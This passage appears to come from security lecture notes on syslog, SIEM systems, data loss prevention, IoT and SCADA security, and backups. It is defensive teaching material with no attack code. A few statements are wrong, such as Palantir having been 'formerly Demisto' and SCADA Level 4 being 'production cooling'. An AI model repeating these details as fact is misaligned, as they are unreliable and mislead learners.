·
Log correlation from different sources
·
Compliance issues
6.5
Log Management Issues
·
Network bottlenecks
·
Unreliable event transport
(e.g. syslog over UDP is not robust)
·
Integrity insurance (e.g. use
of encryption)
·
Managing the raw data storage
issues
·
Storage management (huge
amounts of data)
·
Event management
·
Reporting issues
6.6
syslog
·
syslog is a standard for
message logging. It allows separation of the software that generates messages,
the system that stores them, and the software that reports and analyses them.
·
The messages may be directed to
various destinations.
·
syslog implements a
client-server application structure where the server listens on a well-known or
registered port for protocol requests from clients.
·
Historically the most common
Transport Layer protocol for network logging has been UDP, with the server
listening on port 514. Support for TLS is required and recommended for general
use on TCP port 6514.
·
Each message is labelled with:
o
a facility code, indicating the
software type generating the message,
o
and assigned a severity label.
6.6.1
syslog example
The header of the Syslog message contains “priority”,
“version”, “timestamp”, “hostname”, “application”,
“process id”, and “message id”. It is followed by
structured-data, which contains data blocks in the “key=value” format
enclosed in square brackets “[]”, e.g. [SDID@0 utilization=“high”
os=”linux”] [SDPriority@0 class=”medium”]. In the example image below, the
SD is simply represented as “-“, which is a null value (nilvalue as specified
by RFC 5424). After the SD value, BOM represents the UTF-8 and “su root failed
on /dev/pts/7” shows the detailed log message, which should be encoded UTF-8.
(For more details of the data elements of SLP, please refer to: http://tools.ietf.org/html/rfc5424).

6.7
syslog – Facility and Severity


Severity levels:
·
0 – Emergency
·
1 – Alert
·
2 – Critical
·
3 – Error
·
4 – Warning
·
5 – Notice
·
6 – Informational
·
7 – Debug
6.8
Definitions
6.8.1
LMS - “Log Management System”
Collects and store Log Files (from
Operating Systems, Applications) from multiple hosts and systems into a single
location, allowing centralized access to logs instead of accessing them from
each system individually.
6.8.2
SLM/SEM – “Security Log/Event
Management”
LMS but marketed towards security analysts
instead of system administrators. SEM is about highlighting log entries as more
significant to security than others.
6.8.3
SIM – “Security Information
Management”
An Asset Management system, but with
features to incorporate security information too. Hosts may have vulnerability
reports listed in their summaries, Intrusion Detection and Antivirus alerts may
be shown mapped to the systems involved.
6.8.4
SEC - “Security Event
Correlation”
To a particular piece of software, three
failed login attempts to the same user account from three different clients,
are just three lines in their log file. To an analyst, that is a peculiar
sequence of events worthy of investigation, and Security Log Correlation
(looking for patterns in log files) is a way to raise alerts when these things
happen.
6.8.5
SIEM – “Security Information
and Event Management”
SIEM is the “All of the Above” option, and
as the above technologies become merged into single products, became the
generalized term for managing information generated from security controls and
infrastructure. We’ll use the term SIEM for the rest of this presentation.
SIEM is essentially a management layer
above your existing systems and security controls. SIEM connects and unifies
information from disparate systems, allowing them to be analysed and
cross-referenced from a single interface. Bear in mind, SIEM is only as useful
as the information you put in it.
6.9
Main SIEM Principles
Most SIEM systems work by deploying
multiple collection agents in a hierarchical manner to gather security-related
events from end-user devices, servers, network equipment and even specialized
security equipment like firewalls, antivirus or intrusion prevention systems.
The collectors forward events to a
centralized management console, which performs inspections and flags anomalies.
To allow the system to identify anomalous
events, it’s important that the SIEM administrator first creates a profile of
the system under normal event conditions.
6.10
SIEM Evolution
·
Motivation for early
deployments:
o
Duplicate network security logs
o
No centralized location to
store
o
The need for security
administrators and analysts to view all the logs through a single console.
o
Correlate events across log
sources in support of incident detection and response efforts.
·
Current motivation:
o
Anomaly detection
o
Compliance insurance
o
Stopping certain attacks they
detect, generally by directing the reconfiguration of other enterprise security
controls.
6.11
Event Preparation by SIEM
6.11.1
Event filtering
Discarding events that are deemed to be
irrelevant by the event correlator. (e.g., printer P needs A4 paper in tray 1,
informational or debugging events).
6.11.2
Event aggregation
Multiple events that are very similar (but
not necessarily identical) are combined into an aggregate that represents the
underlying event data (e.g., same problem is reported over and over again by
the event source).
6.11.3
Event de-duplication
Special type of event aggregation that
consists in merging exact duplicates of the same event. (e.g., the same event
is sent twice by the event source because the first instance was not
acknowledged sufficiently quickly, but both instances eventually reach the
event destination).
6.11.4
Event masking
Method based on ignoring events pertaining
to systems that are downstream of a failed system. (e.g., servers that are
downstream of a crashed router will fail availability polling).
6.11.5
Root cause analysis
The most complex step of event correlation.
Consists in analysing dependencies between events, based for instance on a
model of the environment and dependency graphs, to detect whether some events
can be explained by others.
6.11.6
Action triggering
The event correlator is left with at most a
handful of events that need to be acted upon.
6.12
Log Transport to SIEM
·
Agent-based
o
A software agent is installed
on each host that generates logs, and this agent is responsible for extracting,
processing and transmitting the data to the SIEM server.
·
Agentless
o
Log data transfer happens without
an agent; the log-generating host could directly transmit its logs to the SIEM,
or there could be an intermediate logging server involved, such as a syslog
server.
Most products offer agent-based and
agentless log transfers to accommodate the widest possible range of log
sources.
6.13
SIEM Architectural Solutions
·
Software installed on an
on-premises server.
·
On-premises hardware appliance
·
On-premises virtual appliance
·
Public cloud-based service
6.14
SIEM Methods Used
·
SIEM system can be rules-based
or employ a correlation engine to establish relationships between event log
entries.
·
A correlation engine is a
software application that programmatically understands relationships.
·
Correlation engines are used to
aggregate, normalize and analyse event log data, using predictive analytics and
fuzzy logic to alert the systems administrator when there is a problem.
·
Pre-processing may happen at
edge collectors, with only certain events being passed through to a centralized
management node. In this way, the volume of information being communicated and
stored can be reduced.
6.15
General SIEM Deployment
Mistakes
·
It is important to have staff
that is trained in using and understanding the SIEM application.
·
Too much concentration on
compliance.
·
SIEMs do not take the place of enterprise
security controls for attack detection, such as intrusion prevention systems,
firewalls and antivirus technologies.
·
A SIEM on its own is useless
because it has no ability to monitor the raw security events as they happen
throughout the enterprise.
·
SIEMs are designed to use log
data as recorded by other pieces of software.
6.16
Advantages and disadvantages of
SIEMs
Security Information and Event Management
(SIEM) systems play a crucial role in enhancing the security posture of
organizations by providing a centralized platform for monitoring, analysing,
and responding to security events. Here are some advantages and disadvantages
of SIEMs:
6.16.1
Advantages of SIEMs
6.16.1.1
Centralized Visibility:
Advantage: SIEMs offer a centralized view
of an organization's security events and activities, providing a comprehensive
understanding of the security landscape.
6.16.1.2
Real-time Monitoring:
Advantage: SIEM systems enable real-time
monitoring of security events, allowing organizations to detect and respond to
incidents promptly.
6.16.1.3
Correlation of Events:
Advantage: SIEMs can correlate events from
various sources, helping to identify patterns and potential security threats
that might go unnoticed when viewed in isolation.
6.16.1.4
Alerts and Notifications:
Advantage: SIEMs generate alerts and notifications
for suspicious activities or potential security incidents, allowing security
teams to respond quickly.
6.16.1.5
Incident Response:
Advantage: SIEMs aid in incident response
by providing detailed information about security incidents, helping security
teams investigate and mitigate threats effectively.
6.16.1.6
Compliance Management:
Advantage: SIEM systems assist
organizations in meeting regulatory compliance requirements by providing the
necessary documentation and reporting capabilities.
6.16.1.7
Log Management:
Advantage: SIEMs collect and manage logs
from various devices and applications, helping organizations maintain a
comprehensive record of security-related events.
6.16.2
Disadvantages of SIEMs:
6.16.2.1
Complex Implementation:
Disadvantage: Implementing a SIEM system
can be complex and resource-intensive, requiring expertise in both security and
the specific SIEM solution.
6.16.2.2
High Costs:
Disadvantage: SIEM solutions can be
expensive, involving costs related to software licensing, hardware
infrastructure, and ongoing maintenance.
6.16.2.3
False Positives:
Disadvantage: SIEMs may generate false
positive alerts, causing security teams to spend time investigating
non-threatening events and potentially leading to alert fatigue.
6.16.2.4
Training Requirements:
Disadvantage: Security personnel may
require specialized training to effectively use and manage a SIEM system,
adding to the overall investment in the technology.
6.16.2.5
Integration Challenges:
Disadvantage: Integrating a SIEM solution
with existing IT infrastructure and diverse sets of devices and applications
can be challenging.
6.16.2.6
Limited Effectiveness without
Skilled Personnel:
Disadvantage: SIEMs are most effective when
managed by skilled security personnel who understand the system's capabilities
and can fine-tune it to the organization's specific needs.
6.16.2.7
Data Overload:
Disadvantage: Organizations may face
challenges in managing the vast amount of data generated by SIEM systems,
leading to difficulties in prioritizing and responding to critical events.
It's important to note that the
effectiveness of a SIEM system depends on how well it is implemented,
configured, and maintained, as well as the organization's specific security
needs and resources.
6.17
Main SIEM solution providers on
the Market (by Gartner)
·
LogRhythm SIEM
·
Rapid
·
IBM QRadar SIEM
·
Splunk
·
Exabeam
·
Securonix

6.18
MSSP - Managed Security Service
Provider
·
An MSSP (Managed Security
Service Provider) is an ISP that provides an organization with some amount
of network security management, which may include virus blocking, spam
blocking, intrusion detection, firewalls, and virtual private network (VPN)
management. An MSSP can also handle system changes, modifications, and
upgrades.
·
An MSSP offers cost savings by
allowing an organization to outsource its security functions.
·
MSSPs use high-availability
security operation centres (either from their own facilities or from other data
centre providers) to provide 24/7 services designed to reduce the number of
operational security personnel an enterprise needs to hire, train and retain.
7
DLP systems
7.1
Data Leakage
·
Data leakage is defined as the accidental or unintentional distribution
of private or sensitive data to an unauthorized entity.
·
Sensitive data in companies and organizations include intellectual property
(IP), financial information, patient information, personal credit-card
data, and other information depending on the business and the industry.
·
Data leakage is enhanced by the
fact that transmitted data (both inbound and outbound), including emails,
instant messaging, website forms, and file transfers among others, are largely
unregulated and unmonitored on their way to their destinations, sensitive data
are shared among various stakeholders such as employees working from outside
the organization’s premises (e.g., on laptops), business partners, and customers.
·
Whether caused by malicious
intent or an inadvertent mistake by an insider or outsider, exposure of
sensitive information can seriously hurt an organization.
·
The potential damage and
adverse consequences of a data leakage incident can be classified into two
categories: direct and indirect losses.
·
The terms "data loss"
and "data leak" are related and are often used interchangeably.
Lecture according to: Asaf Shabtai, Yuval
Elovici, Lior Rokach, "A Survey of Data Leakage Detection and Prevention Solutions".
Springer. 2012.
7.2
Leakage Directions and Problem
Area
·
We do not know how much
information we lose.
·
Can not evaluate losses and
reputational losses.

7.3
Data Loss Prevention Drivers
Data Loss Prevention (DLP) refers to a set
of strategies, tools, and processes designed to prevent the unauthorized
access, use, or transmission of sensitive data within an organization. Several
drivers push organizations to adopt DLP solutions, addressing both regulatory
compliance requirements and the protection of sensitive information. Here are
some key drivers for implementing Data Loss Prevention:
·
Regulatory Compliance
·
Protection of Intellectual
Property
·
Prevention of Data Breaches
·
Safeguarding Customer Data
·
Insider Threat Mitigation
·
Brand Reputation Management
·
Data Governance and
Accountability
·
Preventing Data Leakage via
Endpoints
·
Sensitive Data Discovery
·
Protection of Financial
Information
In summary, the drivers for adopting Data
Loss Prevention are diverse, ranging from compliance obligations to
safeguarding intellectual property and maintaining trust with stakeholders.
Organizations need to tailor their DLP strategies to align with their specific
business needs and industry requirements.
7.4
Motivation and Possible
Measures
·
Outside vs. Inside attacks
·
Minimizing losses
·
Compliance issues

7.5
Data States and Protection
Cycle
7.5.1
Data-At-Rest (DAR)
All data in computer storage.
7.5.2
Data-In-Use (DIU)
Any
data with which a user is interacting.
7.5.3
Data-In-Motion (DIM)
Data that are being sent through a network.

7.6
Classification of Data Leakage
/ Misuse Scenarios
·
Where the leakage occurred?
o
inside / outside / third-party
location
·
Who caused the leakage?
o
outsiders / insiders / external
insiders
·
What was leaked (data state)?
o
data-at-rest (DAR) / data-in-motion
(DIM) / data-in-use (DIU)
·
How was access to the data
gained?
o
Attack type
·
How did the data leak?
o
physical leakage channel /
logical leakage channel
These parameters affect decision making for
data-leakage defence measures.
7.7
Typical Data Leakage Scenarios
·
Mass storage device is
physically lost or stolen.
·
Third-party company leaks
sensitive data.
·
Illegal storage of data on
other systems / devices / media
·
Stolen identity / shared
credentials
·
Misuse of privileges
·
Public sharing of data
·
Email leakage
·
Hacker gains access to
sensitive data
·
Virus / malware steals data.
·
Hidden sensitive data inside files.
·
Illegal export of sensitive
data from a controlled system.
7.8
Definition of DLP
·
Data loss prevention software
detects potential data breaches/data ex-filtration transmissions and prevents
them by monitoring, detecting and blocking sensitive data.
·
Other terms associated with
data leakage prevention are
o
Information Leak Detection and Prevention
(ILDP)
o
Information Leak Prevention
(ILP)
o
Content Monitoring and Filtering
(CMF)
o
Information Protection and Control
(IPC) and
o
Extrusion Prevention System
(EPS)
§ Extrusion prevention system (EPS) — The practice of stopping data
leaks by filtering outbound network traffic and preventing unauthorized packets
from moving outside the network.
7.9
DLP Deployment Scheme
·
Endpoint: DLP software deployed directly on endpoint devices or clients.
This software monitors and controls access to data while a remote supervisory
server takes in charge of administrative duties, policy distribution and
generation of log events.
·
Network: A DLP solution is deployed on the network level. Network traffic
is analysed by a predefined policy. A network based DLP system should be able
to support multiple monitoring points in the network, while a central
management server collects and analyses the data obtained from all monitoring
points.
7.10
Leakage Handling Approaches
7.10.1
Detective approach
7.10.1.1
Context-based inspection
Context refers to contextual information
extracted from the monitored data, such as source, destination, size,
recipients, sender, header / metadata information, time stamps, file type,
location, format, application, and queries or transactions (e.g. packet-filter
firewall).
7.10.1.2
Content-based inspection
·
Lexicon analysis (e.g. keywords
such as “confidential,” “financial report,” “project XYZ,” etc.).
·
Fingerprinting – extracts fingerprints
(unique hash value associate with a set of data) from sensitive files or
database entries and searches for exact fingerprints to detect leakage.
·
Natural-language analysis.
·
Statistics: this approach
involves extracting statistical metrics obtained from the content under
inspection
·
File-cracking – analysis of
binary and other non-text files
7.10.1.3
Content tagging
·
A tag is assigned to a file
containing sensitive data, and a policy is enforced based on the assigned tag.
·
Content will remain tagged even
when processed by other applications.
·
Tags can be assigned:
o
Manually by the creator of the
sensitive data
o
Automatically using content- or
context-based analysis
o
Automatically to all files
stored in a specified location.
o
Automatically to all files
created by specific applications or users.
7.10.2
Preventive approach
7.10.2.1
Access control
7.10.2.2
Disabling functions
7.10.2.3
Encryption
7.10.2.4
Awareness
7.10.3
Protection by Data State
7.10.3.1
Data-at-rest (DAR)
·
Local scanning (i.e.,
agent-based)
·
Remote scanning
·
encryption of data at the
endpoint
7.10.3.2
Data-in-use (DIU)
Local, host-based agent that locally
monitors and prevents actions involving sensitive data, such as copy-and-paste,
print-screen, copying to a USB/CD/DVD, unauthorized data transmission, or use
of data in unapproved applications.
7.10.3.3
Data-in-motion (DIM)
Network-based solution that searches for
and blocks content that violates a policy. Network monitoring components are
often deployed at or near the enterprise gateway. They perform full packet
capture, session reconstruction, and content analysis in real time.
7.11
Text Mining Methods
Text mining methods play a crucial role in
Data Loss Prevention (DLP) strategies, particularly when it comes to
identifying and protecting sensitive information within unstructured text data.
DLP solutions leverage text mining techniques to analyse and categorize textual
content, helping organizations prevent the unauthorized disclosure or leakage
of sensitive information. Here are some text mining methods commonly used in
DLP strategies:
·
Keyword-based Matching
o
Method: Simple matching of predefined keywords or key phrases within text
data.
o
Use Case: Identifying and blocking or alerting on the presence of specific
sensitive terms or phrases (e.g., credit card numbers, Social Security
numbers).
·
Regular Expressions:
o
Method: Using regular expressions to define complex patterns for
identifying sensitive information.
o
Use Case: Creating regex patterns to match specific formats (e.g., email
addresses, phone numbers) or patterns associated with sensitive data.
·
Entity Recognition:
o
Method: Identifying and classifying named entities (e.g., persons,
organizations, locations) in text data.
o
Use Case: Recognizing and protecting sensitive information such as names,
addresses, and organizational details.
·
Natural Language Processing
(NLP):
o
Method: Leveraging NLP techniques to understand the context and meaning of
text.
o
Use Case: Enhancing the accuracy of content analysis by considering the
context in which sensitive terms are used.
·
Document Classification:
o
Method: Assigning predefined categories or labels to documents based on
their content.
o
Use Case: Categorizing documents as sensitive or non-sensitive to apply
appropriate DLP policies.
·
Clustering and Similarity
Analysis:
o
Method: Grouping together documents or text fragments that are similar in
content.
o
Use Case: Identifying clusters of documents that may contain sensitive
information and applying DLP policies accordingly.
·
Machine Learning and
Predictive Modelling:
o
Method: Training machine learning models on labelled datasets to predict
whether a document contains sensitive information.
o
Use Case: Developing models that can identify and classify sensitive
information based on historical examples.
·
Concept Extraction:
o
Method: Identifying and extracting specific concepts or topics from text
data.
o
Use Case: Detecting and protecting sensitive information related to specific
business concepts or projects.
·
Sentiment Analysis:
o
Method: Analysing the sentiment or emotional tone expressed in text.
o
Use Case: Identifying potentially sensitive information based on emotional
cues, such as dissatisfaction or frustration.
·
Contextual Analysis:
o
Method: Examining the surrounding context of identified terms or phrases
to determine the level of sensitivity.
o
Use Case: Differentiating between casual mentions of sensitive terms and
instances where the information is truly at risk.
The combination of these text mining
methods allows DLP solutions to effectively analyse and classify unstructured
text data, providing organizations with the means to prevent data loss and
protect sensitive information. Depending on the specific requirements and
nature of the organization's data, different text mining techniques may be
employed to enhance the overall effectiveness of DLP strategies.


7.12
Keystroke and Mouse Movement
Profiling for Data Loss Prevention

7.13
Main DLP solution providers
Symantec
(now part of Broadcom) - Symantec offers comprehensive DLP solutions, including
content discovery, policy enforcement, and incident response.
McAfee -
McAfee provides DLP solutions that encompass content discovery, encryption, and
endpoint protection to prevent data loss.
Forcepoint –
Forcepoint's DLP solutions focus on protecting data across networks, cloud
applications, and endpoints.
Digital Guardian - Digital Guardian specializes in data-centric security solutions,
including DLP for protecting sensitive information.
Microsoft –
Microsoft offers DLP capabilities as part of its Microsoft 365 (formerly Office
365) suite, helping organizations protect data within the Microsoft ecosystem.
Cisco -
Cisco provides DLP solutions that cover network, cloud, and endpoint security
to prevent data breaches.
Trend Micro
– Trend Micro offers DLP solutions that focus on securing sensitive information
across endpoints, email, and cloud applications.
Check Point
- Check Point provides DLP solutions that integrate with its broader security
portfolio, offering protection against data breaches.
Code42 - Code42
focuses on endpoint DLP, providing solutions for data protection, backup, and
insider threat detection.
Palantir (formerly
Demisto) - Palantir, through its acquisition of Demisto, provides DLP solutions
with a focus on incident response and automation.

7.13.1
Symantec architecture

7.13.2
McAffee Intel Security
architecture


7.14
Open-Source Products
·
OpenDLP (discontinued from
2012)
·
MyDLP
·
nodejs-dlp - Node
8
IoT and SCADA security
8.1
IoT Definition
·
The Internet of things (IoT)
is the network of physical devices, vehicles, home appliances, and other items
embedded with electronics, software, sensors, actuators, and network
connectivity which enable these objects to connect and exchange data.
·
"Things", in
the IoT sense, can refer to a variety of devices such as heart monitoring
implants, biochip transponders on farm animals, streaming cameras, automobiles,
etc.
·
Each thing is uniquely
identifiable through its embedded computing system but can inter-operate
within the existing Internet infrastructure.
·
The IoT allows objects to be
sensed or controlled remotely across existing network infrastructure, creating
opportunities for more direct integration of the physical world into
computer-based systems, and resulting in improved efficiency, accuracy and
economic benefit in addition to reduced human intervention.
8.2
History
·
The concept of a network of
smart devices was discussed as early as 1982, with a modified Coke machine at
Carnegie Mellon University becoming the first Internet-connected appliance,
able to report its inventory and whether newly loaded drinks were cold.
·
In 1994 Reza Raji described the
concept in IEEE Spectrum as "[moving] small packets of data to a large set
of nodes, so as to integrate and automate everything from home appliances to
entire factories”.
·
Bill Joy envisioned Device to
Device (D2D) communication as part of his "Six Webs" framework,
presented at the World Economic Forum at Davos in 1999.
8.3
Application Areas / Advantages
·
Consumer application (connected
cars, entertainment, smart home devices)
·
Smart Home
·
Infrastructure Management /
Energy infrastructure management
·
Manufacturing (e.g. Supply
Chain Management)
·
Agriculture
·
Monitoring (e.g. environmental)
·
Transport and logistics


8.4
Disadvantages
/ Threats / Risks
·
User control, social control
and political manipulation
·
Privacy and security dangers
due to data collection
·
Ownership of data created by
IoT device
·
IoT safety issues (cars,
airplanes, drones)
·
IoT being developed without
appropriate consideration of the security challenges involved
·
Platform fragmentation and lack
of technical standards
·
Support and security updates
for legacy systems
8.5
Samples of Attacks and Reasons
·
Most known
o
Stuxnet
o
IoT botnets (formed of
cameras/DVRs)
o
Spying TVs
o
HP found that as many 70 percent
of IoT devices are vulnerable to attack.
·
Reasons:
o
IoT devices are
resource-constrained in terms of power, performance, and functionality.
o
Use of customized and
non-standard operating systems
o
IoT devices have very long
lifecycles and almost no security
o
Use of non-standard and legacy
communication protocols
8.6
The Biggest Problem
·
The are no out-of-the-box
solutions.
·
All the proposals below are
more just expected in the future.
8.7
IoT Security Technologies
8.7.1
IoT network security:
·
Protecting and securing the
network connecting IoT devices to back-end systems on the internet.
·
Challenging compared to
traditional network security because of a wider range of communication
protocols, standards, and device capabilities, all of which pose significant
issues and increased complexity.
·
Possible solutions: Antivirus,
Firewall, IDS. Vendors: Bayshore
Networks, Cisco, Darktrace, and Senrio.
8.7.2
IoT authentication:
·
Providing the ability for users
to authenticate an IoT device, including managing multiple users of a single
device (such as a connected car),
·
Simple static password/pins /
two-factor authentication / digital certificates / biometrics.
·
IoT authentication scenarios
(such as embedded sensors) are machine-to-machine based without any human
intervention.
·
Sample vendors: Baimos
Technologies, Covisint, Device Authority, Entrust Datacard, and Gemalto.
8.7.3
IoT encryption:
·
Encrypting data at rest and in
transit between IoT edge devices and back-end systems using standard
cryptographic algorithms
·
The wide range of IoT devices
and hardware profiles limits the ability to have standard encryption processes
and protocols.
·
Encryption must be accompanied
by equivalent full encryption key lifecycle management processes.
·
Sample vendors: Cisco, Entrust
Datacard, Gemalto, HPE, Lynx Software Technologies, and Symantec.
8.7.4
IoT PKI:
·
Providing complete X.509
digital certificate and cryptographic key and life-cycle capabilities, including
public/private key generation, distribution, management, and revocation.
·
Use of PKI for software /
update signing.
·
Digital certificates can be
securely loaded onto IoT devices at the time of manufacture and then
activated/enabled by third-party PKI software suites; the certificates could
also be installed post-manufacture.
·
Sample vendors: DigiCert,
Entrust Datacard, Gemalto, HPE, Symantec, and WISeKey.
8.7.5
IoT security analytics:
·
Collecting, aggregating,
monitoring, and normalizing data from IoT devices and providing actionable
reporting and alerting on specific activities or when activities fall outside
established policies.
·
Cloud-oriented solutions due to
limited IoT processing capabilities.
·
IoT security analytics will
increasingly be required to detect IoT-specific attacks and intrusions that are
not identified by traditional network security solutions such as firewalls.
Sample vendors: Cisco, Indegy, Kaspersky Lab, SAP, and Senrio. (See also my
post regarding Aperio Systems)
8.7.6
IoT API security:
·
Providing the ability to
authenticate and authorize data movement between IoT devices, back-end systems,
and applications using documented REST-based APIs.
·
API security will be essential
for protecting the integrity of data transiting between edge devices and
back-end systems to ensure that only authorized devices, developers, and apps
are communicating with APIs as well as detecting potential threats and attacks
against specific APIs.
·
Sample vendors: Akana,
Apigee/Google, Axway, CA Technologies, Mashery/TIBCO, MuleSoft, and WS02.
8.7.7
Protection against Security-side-channel
attacks
·
Such attacks focus less on
information transfer and more on how that information is being presented.
·
Side-channel attacks (SCAs)
collect operational characteristics—execution time, power consumers,
electromagnetic emanation of the design to retrieve keys, and fault
insertion—to gain other insights into the design.
8.7.8
Protection of Delivery
mechanisms
·
Continuous updates and patches
will be needed to deal with the constantly changing tactics of cyber attackers.
·
This will require expertise in
patches, essentially fixing gaps in critical software on the fly.
8.8
Supervisory control and data
acquisition (SCADA)
8.8.1
SCADA definition
·
Supervisory control and data
acquisition (SCADA) is a control system
architecture that uses computers, networked data communications and graphical
user interfaces for high-level process supervisory management but uses other
peripheral devices such as programmable logic controllers and discrete
controllers to interface to the process plant or machinery. Key components of
SCADA
o
Supervisory Control - SCADA systems provide a centralized platform for operators and
supervisors to monitor and control industrial processes. This involves
real-time visualization of data, alarms, and the ability to adjust the system.
o
Data Acquisition - SCADA systems collect data from sensors, devices, and equipment
located in the field. This data includes information about temperature, pressure,
flow rates, electrical currents, and other variables relevant to the industrial
process.
o
Human-Machine Interface
(HMI) - The HMI is the user interface through which
operators interact with the SCADA system. It typically includes graphical displays,
alarms, and controls that allow users to monitor and manage the industrial
processes.
o
Control Logic - SCADA systems often include control logic to automate certain
aspects of industrial processes. This involves implementing algorithms and
rules to regulate the behaviour of devices and equipment.
o
Communication Protocols - SCADA systems rely on communication protocols to exchange data
between various components, including sensors, programmable logic
controllers (PLCs), remote terminal units (RTUs), and the central
SCADA server.
o
Historical Data Storage - SCADA systems store historical data about industrial processes.
This data can be used for analysis, reporting, and troubleshooting.
o
Alarm and Event Handling - SCADA systems generate alerts and notifications (alarms) when
certain predefined conditions or events occur. Operators can respond to these
alarms to address issues or anomalies in the industrial process.
o
Security Measures - Due to the critical nature of the industries they serve, SCADA
systems incorporate security measures to protect against unauthorized access,
cyber threats, and potential disruptions.
o
Remote Monitoring and
Control - SCADA systems often support remote
monitoring and control capabilities, allowing operators to access and manage industrial
processes from remote locations.
·
It is one of the most used
types of industrial control systems.
·
Industrial control system
(ICS) is a general term that encompasses several
types of control systems and associated instrumentation used for industrial
process control.
8.8.2
SCADA Application Areas
·
Nuclear Power Plants &
Reprocessing Facilities
·
Chemical Plants
·
Mail Sorting Offices
·
Oil Refineries
·
Gas Processing Facilities
·
Food Production
·
Railway signalling systems.
·
Pharmaceutical Production
·
LPG Tankers
·
Distribution Centres and Ports
·
Motor Vehicle Production
Facilities
·
Wind Turbines
8.8.3
SCADA Advantages
·
Reduce time / HR consumption
·
Greater accessibility
(remotely)
·
Flexibility
·
Automated data analysis
·
User-friendly

8.8.4
Differences and similarities
between PLC and SCADA
PLC (Programmable Logic Controller) and
SCADA (Supervisory Control and Data Acquisition) are both essential components
in industrial automation, but they serve distinct roles within a control
system. Here are the key differences and similarities between PLC and SCADA:
8.8.4.1
Differences:
8.8.4.1.1
Function:
·
PLC: PLCs are primarily
responsible for controlling and automating the machinery and processes in an
industrial system. They execute control logic, manage inputs and outputs, and
operate in real-time.
·
SCADA: SCADA systems, on the
other hand, are focused on supervisory control and data acquisition. They
provide a higher-level interface for monitoring, data visualization, and
control of entire industrial processes.
8.8.4.1.2
Scope of Control:
·
PLC: PLCs control specific devices
and machinery by processing inputs and triggering outputs based on programmed
logic. They are often used for local control within a machine or a small
subsystem.
·
SCADA: SCADA systems oversee
and control entire processes or systems. They collect and display data from
multiple PLCs, sensors, and devices, providing a centralized view of the entire
industrial operation.
8.8.4.1.3
Programming Language:
·
PLC: PLCs are programmed using
languages such as ladder logic, structured text, or function block diagrams.
The programming is focused on controlling the specific logic of a machine or
process.
·
SCADA: SCADA systems do not
typically involve programming in the same way PLCs do. Instead, they are
configured to interface with PLCs and other devices to display data, generate
reports, and provide a human-machine interface (HMI).
8.8.4.1.4
Real-Time Control:
·
PLC: PLCs operate in real-time,
executing control logic with minimal delay. This is crucial for ensuring
precise control over industrial processes.
·
SCADA: SCADA systems may not operate
in real-time, as their primary role is to monitor and provide a visual
representation of the industrial processes. While they can include real-time
features, they are not typically responsible for direct control of processes.
8.8.4.2
Similarities:
8.8.4.2.1
Integration:
·
Both PLCs and SCADA systems are
integrated into industrial automation solutions. PLCs handle the local control
of machinery and processes, while SCADA systems provide a centralized interface
for monitoring and control.
8.8.4.2.2
Communication:
·
Both PLCs and SCADA systems
rely on communication protocols to exchange data. Common protocols include
Modbus, Profibus, and Ethernet/IP. This enables seamless interaction between
the control devices and the supervisory system.
8.8.4.2.3
Data Collection:
·
Both systems collect and process
data from sensors, instruments, and other devices in the industrial
environment. PLCs gather data related to the specific process they control,
while SCADA systems aggregate data from multiple PLCs and other sources for a
comprehensive view.
8.8.4.2.4
Visualization:
·
Both PLCs and SCADA systems
offer visualization capabilities. PLCs typically provide local visualization on
human-machine interfaces (HMIs) within machinery, while SCADA systems offer a
broader and more comprehensive visualization of entire industrial processes.
In summary, PLCs and SCADA systems
complement each other in industrial automation. PLCs handle local control and
automation tasks, while SCADA systems provide a supervisory layer for
monitoring, data acquisition, and centralized control. Together, they
contribute to the efficient and effective operation of complex industrial
processes.
8.8.5
SCADA Architecture
Components:
·
Supervisory computers
·
Remote terminal units
·
Programmable logic controllers
·
Communication infrastructure
·
Human-machine interface

·
Level 0 contains the field
devices such as flow and temperature sensors, and final control elements, such
as control valves.
·
Level 1 contains the
industrialised input/output (I/O) modules, and their associated distributed
electronic processors.
·
Level 2 contains the
supervisory computers, which collate information from processor nodes on the
system, and provide the operator control screens.
·
Level 3 is the production
control level, which does not directly control the process, but is concerned
with monitoring production and targets.
·
Level 4 is the production
cooling level.

8.8.6
SCADA Security Issues
·
SCADA systems that tie together
decentralized facilities such as power, oil, gas pipelines, water distribution
and wastewater collection systems were designed to be open, robust, and easily
operated and repaired, but not necessarily secure.
·
The move from proprietary
technologies to more standardized and open solutions together with the
increased number of connections between SCADA systems, office networks and the
Internet has made them more vulnerable to types of network attacks that are
relatively common in computer security.
·
The security of these SCADA
systems is important because compromise or destruction of these systems would
impact multiple areas of society far removed from the original compromise. For
example, a blackout caused by a compromised electrical SCADA system would cause
financial losses to all the customers that received electricity from that
source. How security will affect legacy SCADA and new deployments remains to be
seen.
8.8.7
Reasons of SCADA Security
Issues
·
the lack of concern about
security and authentication in the design, deployment and operation of some
existing SCADA networks.
·
the belief that SCADA systems
have the benefit of security through obscurity using specialized
protocols and proprietary interfaces.
·
the belief that SCADA networks
are secure because they are physically secured.
·
the belief that SCADA networks
are secure because they are disconnected from the Internet.
·
need for interoperability with
legacy technology.
·
lack of controls (e.g.
cryptography support)
·
physical accessibility to
endpoints
·
no specialized security
solution
8.8.8
SCADA vs Common IS

8.8.9
Tools for SCADA/IoT Search
·
Shodan
o
Shodan is a search engine
designed to locate and provide information about devices connected to the
internet. Unlike traditional search engines that focus on indexing web content,
Shodan scans and indexes devices and systems on the internet, including
servers, routers, webcams, industrial control systems, and various Internet of
Things (IoT) devices.
·
Project SHINE (SHodan
Intelligence Extraction), uncovered that over 1 million SCADA / ICS systems
are connected to the internet with unique IPs, and this figure is growing by
between 2000 – 8000 / day.
8.8.10
SCADA Segregation on a Network
Level

8.9
Industrial Control Systems /
History
·
Discrete controllers - allows direct viewing of the front panel and provides means of
manual intervention by the operator, either to manually control the process or
to change control setpoints. Originally these would be pneumatic controllers, a
few of which are still in use, but nearly all are now electronic.
·
Distributed Control System
(DCS) - used when the number of control loops makes
DCS more cost effective than discrete controllers, and enable a supervisory
view over large industrial processes.
·
SCADA
9
Backup methods and technologies
9.1
Why Backups are Needed?
·
What is backup?
·
Backup purposes:
o
Disaster recovery
o
Operational
o
Archival
·
“Last hope”
·
Copy is enough?
·
Procedures
·
Testing
9.2
Features of a Good Backup
Strategy
·
Able to recover from data loss
in all circumstances like hard drive failure, virus attacks, theft, accidental
deletes or data entry errors, sabotage, fire, flood, earthquakes and other
natural disasters.
·
Able to recover to an earlier
state, if necessary, like due to data entry errors or accidental deletes.
·
Able to recover as quickly as
possible with minimum effort, cost and data loss.
·
Require minimum ongoing human
interaction and maintenance after the initial setup. Hence able to run
